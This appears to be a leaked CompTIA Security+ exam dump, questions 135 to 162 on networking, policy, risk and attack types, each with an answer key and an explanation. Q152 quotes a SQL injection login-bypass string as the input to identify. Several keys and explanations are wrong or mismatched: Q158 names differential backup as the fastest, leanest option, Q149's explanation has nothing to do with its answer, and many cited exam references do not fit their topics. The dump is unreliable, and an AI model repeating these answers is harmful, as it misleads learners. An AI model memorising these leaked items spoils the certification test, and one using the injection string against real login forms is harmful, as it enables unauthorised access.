The environment that utilizes dummy data and is most likely to be installed locally on a system that allows it to be assessed directly and modified easily with each build is the development environment. The development environment is used for developing and testing software and applications. It is typically installed on a local system, rather than on a remote server, to allow for easy access and modification. Dummy data can be used in the development environment to simulate real-world scenarios and test the software's functionality. Reference: https://www.techopedia.com/definition/27561/development-environment

NEW QUESTION: 135

The security team received a report of copyright infringement from the IP space of the corporate network. The report provided a precise time stamp for the incident as well as the name of the copyrighted files. The analyst has been tasked with determining the infringing source machine and instructed to implement measures to prevent such incidents from occurring again. Which of the following is MOST capable of accomplishing both tasks?

A. HIDS

B. Allow list

C. TPM

D. NGFW

Answer: D (LEAVE A REPLY)

Next-Generation Firewalls (NGFWs) are designed to provide advanced threat protection by combining traditional firewall capabilities with intrusion prevention, application control, and other security features. NGFWs can detect and block unauthorized access attempts, malware infections, and other suspicious activity. They can also be used to monitor file access and detect unauthorized copying or distribution of copyrighted material.

A next-generation firewall (NGFW) can be used to detect and prevent copyright infringement by analyzing network traffic and blocking unauthorized transfers of copyrighted material. Additionally, NGFWs can be configured to enforce access control policies that prevent unauthorized access to sensitive resources. Reference:

CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6

NEW QUESTION: 136

Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

A. Hoaxing

B. Pharming

C. Watering-hole

D. Phishing

Answer: A (LEAVE A REPLY)

Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations.

A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

NEW QUESTION: 137
A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?
A. NDA
B. BPA
C. AUP
D. SLA
Answer: C (LEAVE A REPLY)
AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization's network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.

NEW QUESTION: 138
An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO).
A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards.
Answer: A,C (LEAVE A REPLY)
MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network.
Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

NEW QUESTION: 139

Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

A. Risk matrix

B. Risk tolerance

C. Risk register

D. Risk appetite

Answer: B (LEAVE A REPLY)

To determine the total risk an organization can bear, a technician should review the organization's risk tolerance, which is the amount of risk the organization is willing to accept. This information will help determine the organization's "cloud-first" adoption strategy. Reference: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION: 140

A new plug-and-play storage device was installed on a PC in the corporate environment. Which of the following safeguards will BEST help to protect the PC from malicious files on the storage device?

A. Change the default settings on the PC.

B. Define the PC firewall rules to limit access.

C. Encrypt the disk on the storage device.

D. Plug the storage device in to the UPS

Answer: A (LEAVE A REPLY)

The best option that will help to protect the PC from malicious files on the storage device would be A. Change the default settings on the PC. Changing the default settings on the PC can include disabling the autorun or autoplay feature, which can prevent malicious files from executing automatically when the storage device is plugged in. Changing the default settings can also include enabling antivirus software, updating the operating system and applications, and configuring user account control and permissions.

NEW QUESTION: 141

An employee's company account was used in a data breach Interviews with the employee revealed:

* The employee was able to avoid changing passwords by using a previous password again.
* The account was accessed from a hostile, foreign nation, but the employee has never traveled to any other countries.

Which of the following can be implemented to prevent these issues from reoccuring? (Select TWO)

A. Geographic dispersal

B. Password complexity

C. Password history

D. Geotagging

E. Password lockout

F. Geofencing

Answer: (SHOW ANSWER)

two possible solutions that can be implemented to prevent these issues from reoccurring are password history and geofencing12. Password history is a feature that prevents users from reusing their previous passwords1. This can enhance password security by forcing users to create new and unique passwords periodically1. Password history can be configured by setting a policy that specifies how many previous passwords are remembered and how often users must change their passwords1.

Geofencing is a feature that restricts access to a system or network based on the geographic location of the user or device2. This can enhance security by preventing unauthorized access from hostile or foreign regions2. Geofencing can be implemented by using GPS, IP address, or other methods to determine the location of the user or device and compare it with a predefined set of boundaries2.

NEW QUESTION: 142

As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

A. TAXII

B. TLP

C. TTP

D. STIX

Answer: A (LEAVE A REPLY)

Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations. It allows organizations to automate the exchange of information in a secure and timely manner. Reference: CompTIA Security+ Certification Exam Objectives - 3.6 Given a scenario, implement secure network architecture concepts. Study Guide: Chapter 4, page 167.

NEW QUESTION: 143

A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this action?

A. Application management

B. Content management

C. Containerization

D. Full disk encryption

Answer: B (LEAVE A REPLY)

Content management is a policy that controls what types of data can be accessed, modified, shared, or transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or

sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data. Reference: 1 CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2 CompTIA Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3 https://www.comptia.org/blog/what-is-data-loss-prevention

NEW QUESTION: 144

An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

A. It allows for the sharing of digital forensics data across organizations

B. It provides insurance in case of a data breach

C. It provides complimentary training and certification resources to IT security staff.

D. It certifies the organization can work with foreign entities that require a security clearance

E. It assures customers that the organization meets security standards

Answer: E (LEAVE A REPLY)

ISO 27001 is an international standard that outlines the requirements for an Information Security Management System (ISMS). It provides a framework for managing and protecting sensitive information using risk management processes. Acquiring an ISO 27001 certification assures customers that the organization meets security standards and follows best practices for information security management. It helps to build customer trust and confidence in the organization's ability to protect their sensitive information. Reference: CompTIA Security+ Certification Exam Objectives, Exam Domain 1.0: Attacks, Threats, and Vulnerabilities, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware, p. 7

NEW QUESTION: 145

A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the offer or away. Which of the following solutions should the CISO implement?

A. VAF

B. SWG

C. VPN

D. WDS

Answer: B (LEAVE A REPLY)

A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service. Reference: https://www.comptia.org/content/guides/what-is-a-secure-web-gateway

NEW QUESTION: 146
A company's public-facing website, https://www.organization.com, has an IP address of 166.18.75.6. However, over the past hour the SOC has received reports of the site's homepage displaying incorrect information. A quick nslookup search shows hitps://;www.organization.com is pointing to 151.191.122.115. Which of the following is occurring?
A. DoS attack
B. ARP poisoning
C. DNS spoofing
D. NXDOMAIN attack
Answer: (SHOW ANSWER)
The issue is DNS spoofing, where the DNS resolution has been compromised and is pointing to a malicious IP address. Reference: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 7

NEW QUESTION: 147
A cybersecurity administrator needs to allow mobile BYOD devices to access network resources. As the devices are not enrolled to the domain and do not have policies applied to them, which of the following are best practices for authentication and infrastructure security? (Select TWO).
A. Create a new network for the mobile devices and block the communication to the internal network and servers
B. Use a captive portal for user authentication.
C. Authenticate users using OAuth for more resiliency
D. Implement SSO and allow communication to the internal network
E. Use the existing network and allow communication to the internal network and servers.
F. Use a new and updated RADIUS server to maintain the best solution
Answer: (SHOW ANSWER)
When allowing mobile BYOD devices to access network resources, using a captive portal for user authentication and authenticating users using OAuth are both best practices for authentication and infrastructure security. A captive portal requires users to authenticate before accessing the network and can be used to enforce policies and restrictions. OAuth allows users to authenticate using third-party providers, reducing the risk of password reuse and credential theft. Reference: CompTIA Security+ Study Guide, pages 217-218, 225-226

NEW QUESTION: 148
An enterprise has hired an outside security firm to facilitate penetration testing on its network and applications. The firm has agreed to pay for each vulnerability that ts discovered. Which of the following BEST represents the type of testing that is being used?
A. White-box
B. Red-leam
C. Bug bounty
D. Gray-box

E. Black-box

Answer: C (LEAVE A REPLY)

Bug bounty is a type of testing in which an organization offers a reward or compensation to anyone who can identify vulnerabilities or security flaws in their network or applications. The outside security firm has agreed to pay for each vulnerability found, which is an example of a bug bounty program.

NEW QUESTION: 149

Which of the following can be used to detect a hacker who is stealing company data over port 80?

A. Web application scan

B. Threat intelligence

C. Log aggregation

D. Packet capture

Answer: D (LEAVE A REPLY)

Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling Using a CASB tool to control access to cloud resources and prevent data leaks or downloads Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

NEW QUESTION: 150

A new vulnerability in the SMB protocol on the Windows systems was recently discovered, but no patches are currently available to resolve the issue. The security administrator is concerned tf servers in the company's DMZ will be vulnerable to external attack; however, the administrator cannot disable the service on the servers, as SMB is used by a number of internal systems and applications on the LAN. Which of the following TCP ports should be blocked for all external inbound connections to the DMZ as a workaround to protect the servers? (Select TWO).

A. 135

B. 139

C. 143

D. 161

E. 443

F. 445

Answer: (SHOW ANSWER)

To protect the servers in the company's DMZ from external attack due to the new vulnerability in the SMB protocol on the Windows systems, the security administrator should block TCP ports 139 and 445 for all external inbound connections to the DMZ.

SMB uses TCP port 139 and 445. Blocking these ports will prevent external attackers from exploiting the vulnerability in SMB protocol on Windows systems.

Blocking TCP ports 139 and 445 for all external inbound connections to the DMZ can help protect the servers, as these ports are used by SMB protocol. Port 135 is also associated with SMB, but it is not commonly used. Ports 143 and 161 are associated with other protocols and services.
Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 1.4 Compare and contrast network architecture and technologies.

NEW QUESTION: 151
A security analyst received the following requirements for the deployment of a security camera solution:
* The cameras must be viewable by the on-site security guards.
+ The cameras must be able to communicate with the video storage server.
* The cameras must have the time synchronized automatically.
* The cameras must not be reachable directly via the internet.
* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.
Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?
A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
D. Implementing a WAF to allow traffic from the local NTP server to the camera server
Answer: B (LEAVE A REPLY)
A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them12. A jump server can also be used for auditing traffic and user activity for real-time surveillance3. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet. The other options are not suitable because:
1. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.
2. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.
3. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.
Reference:
1: https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/ 3: https://www.ssh.com/academy/iam/jump-server 2: https://en.wikipedia.org/wiki/Jump_server

NEW QUESTION: 152
A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While Investigating The incident, the analyst identified the following Input in the username field:

```
admin' or 1=1--
```

Which of the following BEST explains this type of attack?
A. DLL injection to hijack administrator services
B. SQLi on the field to bypass authentication
C. Execution of a stored XSS on the website
D. Code to execute a race condition on the server
Answer: (SHOW ANSWER)
The input "admin' or 1=1--" in the username field is an example of SQL injection (SQLi) attack. In this case, the attacker is attempting to bypass authentication by injecting SQL code into the username field that will cause the authentication check to always return true. Reference: CompTIA Security+ SY0-601 Exam Objectives: 3.1 Given a scenario, use appropriate software tools to assess the security posture of an organization.

NEW QUESTION: 153
An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?
A. Self-signed certificate
B. Certificate attributes
C. Public key Infrastructure
D. Domain validation
Answer: C (LEAVE A REPLY)
PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It

also helps to create a highly scalable solution, as the same certificate can be used for multiple parties.
According to the CompTIA Security+ Study Guide, "PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate."

NEW QUESTION: 154
Which of the following describes a maintenance metric that measures the average time required to troubleshoot and restore failed equipment?
A. RTO
B. MTBF
C. MTTR
D. RPO
Answer: C (LEAVE A REPLY)
Mean Time To Repair (MTTR) is a maintenance metric that measures the average time required to troubleshoot and restore failed equipment. Reference: CompTIA Security+ Certification Exam Objectives - 4.6 Explain the importance of secure coding practices. Study Guide: Chapter 7, page 323.

NEW QUESTION: 155
A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technical implementation to prevent this from happening again?
A. Configure DLP solutions
B. Disable peer-to-peer sharing
C. Enable role-based
D. Mandate job rotation
E. Implement content filters
Answer: (SHOW ANSWER)
Data loss prevention (DLP) solutions can prevent the accidental or intentional loss of sensitive data. DLP tools can identify and protect sensitive data by classifying and categorizing it, encrypting it, or blocking it from being transferred outside the organization's network.

NEW QUESTION: 156
Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?
A. Lessons learned
B. Identification
C. Simulation

D. Containment

Answer: A (LEAVE A REPLY)

Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.

NEW QUESTION: 157

Hackers recently attacked a company's network and obtained several unfavorable pictures from the Chief Executive Officer's workstation. The hackers are threatening to send the images to the press if a ransom is not paid. Which of the following is impacted the MOST?

A. Identify theft

B. Data loss

C. Data exfiltration

D. Reputation

Answer: D (LEAVE A REPLY)

The best option that describes what is impacted the most by the hackers' attack and threat would be D. Reputation. Reputation is the perception or opinion that others have about a person or an organization. Reputation can affect the trust, credibility, and success of a person or an organization. In this scenario, if the hackers send the unfavorable pictures to the press, it can damage the reputation of the Chief Executive Officer and the company, and cause negative consequences such as loss of customers, partners, investors, or employees.

NEW QUESTION: 158

A systems administrator is considering different backup solutions for the IT infrastructure. The company is looking for a solution that offers the fastest recovery time while also saving the most amount of storage used to maintain the backups. Which of the following recovery solutions would be the BEST option to meet these requirements?

A. Snapshot

B. Differential

C. Full

D. Tape

Answer: B (LEAVE A REPLY)

Differential backup is a type of backup that backs up all data that has changed since the last full backup. This backup method offers faster recovery than a full backup, as it only needs to restore the full backup and the differential backup, reducing the amount of data that needs to be restored. It also uses less storage than a full backup as it only stores the changes made from the last full backup.

NEW QUESTION: 159
Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?
A. OWASP
B. Obfuscation/camouflage
C. Test environment
D. Prevent of information exposure
Answer: D (LEAVE A REPLY)
Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.

NEW QUESTION: 160
A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?
A. Tokenization
B. Input validation
C. Code signing
D. Secure cookies
Answer: (SHOW ANSWER)
Input validation is a technique that involves checking the user input for any malicious or unexpected characters or commands that could be used to perform SQL injection attacks. Input validation can be done by using allow-lists or deny-lists to filter out the input based on predefined criteria. Input validation can prevent SQL injection attacks by ensuring that only valid and expected input is passed to the database queries.

NEW QUESTION: 161
An organization recently released a zero-trust policy that will enforce who is able to remotely access certain dat a. Authenticated users who access the data must have a need to know, depending on their level of permissions.
Which of the following is the first step the organization should take when implementing the policy?
A. Determine a quality CASB solution.
B. Configure the DLP policies by user groups.
C. Implement agentless NAC on boundary devices.
D. Classify all data on the file servers.
Answer: D (LEAVE A REPLY)

zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network12. A zero trust policy is a set of "allow rules" that specify conditions for accessing certain resources3.
According to one source4, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.

NEW QUESTION: 162
Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases? (Select TWO.)
A. Unsecure protocols
B. Use of penetration-testing utilities
C. Weak passwords
D. Included third-party libraries
E. Vendors/supply chain
F. Outdated anti-malware software
Answer: D,E (LEAVE A REPLY)
The most likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases are included third-party libraries and vendors/supply chain. Reference: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 8: Application, Data, and Host Security, Supply Chain and Software Development Life Cycle